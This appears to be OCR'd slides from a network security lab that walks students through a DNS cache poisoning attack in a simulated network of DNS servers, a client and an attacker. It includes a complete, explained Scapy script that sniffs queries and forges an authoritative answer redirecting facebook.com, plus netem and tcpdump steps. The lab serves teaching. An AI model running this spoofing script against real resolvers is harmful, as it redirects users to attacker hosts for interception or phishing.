
Scenario with poisoning




A client decides to go on the website **facebook.com**

5) The attacker is located between the local and the authoritative DNS in the network. When it sniffs a packet passing between them, it sends to the local the fake answer, quicker than the .com DNS.


Scenario with poisoning



Scenario with poisoning



Scenario with poisoning



Step3) Scenario without poisoning

(1) Cache cleaning


Which are the **DNS** request/responses exchanged during the http request for **facebook.com?**


Due to the fact that we already asked for **facebook.com** before, the **RR** is already in the **DNS servers cache**. We therefore have to clean it:

⇒ Clean the cache of **ALL** the three DNS servers:

rndc flush

⇒ Repeat it for **dns-root, dns-local and dns-com**





Step3) Scenario without poisoning

(2) See the traffic

⇒ In order to see the traffic, make dns-root listen for DNS requests/responses, on dns-root terminal type:

tcpdump -n port 53

⇒ To generate traffic, on client terminal type:


wget facebook.com

Step3) Scenario without poisoning

(2) See the traffic

In order to see the traffic, make **dns-root** listen for DNS requests/responses:

tcpdump -n port 53



The **dns-local (10.0.0.3)** asked the dns-root for **facebook.com**

The **dns-root (10.0.0.4) redirected** the request to **dns-com**

The dns-com (10.0.0.5) server responded with **192.168.0.222**

Now **dns-local** has a RR of type **"A"** in its cache saying that **"facebook.com" is at 192.168.0.222**


Step4) Cache cleaning


Before starting the attack, we have to **clean the cache** of our local DNS. In fact, when we did the dig command, the correct address has been saved into the cache of the local DNS so the attack would not work.

⇒ On the ***dns-local terminal*** type:

rndc flush

⇒ Repeat it also for **dns-root** and **dns-com** (**all three green terminals**)





Step5) DNS poisoning

If you verified that everything in the network is correct, we can start with the attack. Carefully follow these steps:

(1)Delay the dns-com machine:

In a real scenario: there are many delays during one communication, due to the distances and congestions.

On our network: we will report this situation by delaying the dns-com machine (just one for simplicity).

⇒ On the ***dns-com terminal*** type:

orig-tc qdisc add dev eth0 root netem delay 1000ms

Something about Scapy

For our attack we will use scapy. But what is it?

Scapy is a networking tool written in python. It is very useful as it allows us to get our hands directly on packets to perform capturing, manipulation and other operations.

In our lab we will use it for:

1. Sniffing packets
2. Filter them by their characteristics
3. Read interesting fields on them
4. Write a new packet and send it

Step5) DNS poisoning

(2) Create a fake packet using Scapy:

We already wrote a function in scapy that creates fake packets, so now we will run it.

⇒ On the ***attack*** *terminal* go on the directory where the scapy function is stored:

cd /hosthome/Desktop/NetSecLab/scapy

⇒ Run the function:

python cachePoisoning.py

Since now, the attacker starts listening for the client and his request access to facebook.com .

About Scapy function

Now, open the file **cachePoisoning.py** on the desktop folder and this will be what you will find:

```
from scapy.all import *

def attack(inputPacket):
ip=inputPacket.getlayer(IP)
dns=inputPacket.getlayer(DNS)

return IP(dst="10.0.0.3",src="10.0.0.5")/
UDP(dport=ip.sport,sport=ip.dport)/
DNS(id=dns.id, qr=1, aa=1,qd=dns.qd,
an=DNSRR(rrname='facebook.com', ttl=3600, rdata="10.0.0.9"))

while 1:
wakeUpPacket=sniff(filter="port 53 and src host 192.168.0.111
and dst host 10.0.0.3", count=1, promisc=1)
if not wakeUpPacket[0].haslayer(DNS) or wakeUpPacket[0].qr:
continue

req2Attack=sniff(filter="port 53 and src host 10.0.0.3 and
dst host 10.0.0.5", count=1, promisc=1)
send(attack(req2Attack[0]))
```

About our Scapy function:

```
def attack(inputPacket):
ip=inputPacket.getlayer(IP)
dns=inputPacket.getlayer(DNS)
```

Here we define a function that reads:

- The input IP header
- Some input DNS header

We will use those variables later.

About our Scapy function:

```
return IP(dst="10.0.0.3",src="10.0.0.5")/
UDP(dport=ip.sport,sport=ip.dport)/
DNS(id=dns.id, qr=1, aa=1,qd=dns.qd,
an=DNSRR(rrname='facebook.com', ttl=3600, rdata="10.0.0.9"))
```

Now we write a new DNS packet that contains:

- The source and destination IP address (dst & src)
- The input and the destination port (dport & sport)
- The transaction type (id)
- If it’s a query or an answer (qr)
- If it’s an authoritative answer (aa)
- The sequence number (qd)
- The real answer (an) where is reported the name of the web site and his correlated IP address.

About our Scapy function:

```
while 1:
wakeUpPacket=sniff(filter="port 53 and src host 192.168.0.111
and dst host 10.0.0.3", count=1, promisc=1)
if not wakeUpPacket[0].haslayer(DNS) or wakeUpPacket[0].qr:
continue
```

Here we define the infinite while loop that permits to the attacker to listen on the network and wake up for a specific packet that:

- Use the port 53
- Has as source the host **192.168.0.111 (the user)**
- Has as a destination the host **10.0.0.3 (the dns-local)**

About our Scapy function:

```
req2Attack=sniff(filter="port 53 and src host 10.0.0.3 and
dst host 10.0.0.5", count=1, promisc=1)
send(attack(req2Attack[0]))
```

Now that the attacker has woken up, it will send the poisoning packet created before, as it will see the request of the **LOCAL DNS**. That will contain:

- Use the port 53
- Has as source the host **10.0.3** **(the local)**
- Has as a destination the host **10.0.0.5** **(the dns-com)**

Step6)Network discovery…again

What happens if we discover the network now?

Lets try to listen what pass now on the network, in particular on the dns-root (the centre of our hierarchy) and on the server of facebook.com .

⇒ On the dns-root terminal listen what pass by:

tcpdump -n port 53

⇒ On the facebook terminal listen what pass by:

tcpdump -n src host 192.168.0.111 and port 80


⇒ On the client terminal ask again the location of facebook.com by:

wget facebook.com

⇒ When everything is done, press CTRL+C to stop listening both on facebook and dns-com

